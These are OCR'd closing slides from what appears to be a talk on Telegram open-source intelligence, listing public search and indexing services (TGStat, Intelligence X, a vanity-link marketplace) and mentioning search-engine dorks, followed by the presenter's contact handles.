


SEARCH ENGINES

MARKET -
https://smmacc.ru/shop/telegram.html

Marketplace for selling vanity links of Telegram channels, being a sales platform. The channel owner will also be displayed.






SEARCH ENGINES

TGSTAT.RU - https://tgstat.ru|com


Search engine that also indexes messages posted on channels. Interesting in that it also tracks deleted messages.



SEARCH ENGINES


INTELX.IO - https://intelx.io

An engine dedicated to scraping shared material in the Deep and Dark underground context. It indexes certain matches such as IPs, urls etc. These include invitations to private channels or personal links.



DORKS

Last but not least are the **Goggle/Yandex/* Dork**. By paying attention to how information about Telegram is indexed, simple dork can be made to identify further information.



GRAZIE!

Giacomo Giallombardo

github.com/aaarghhh
@aaarghhh
aaarghhh#0001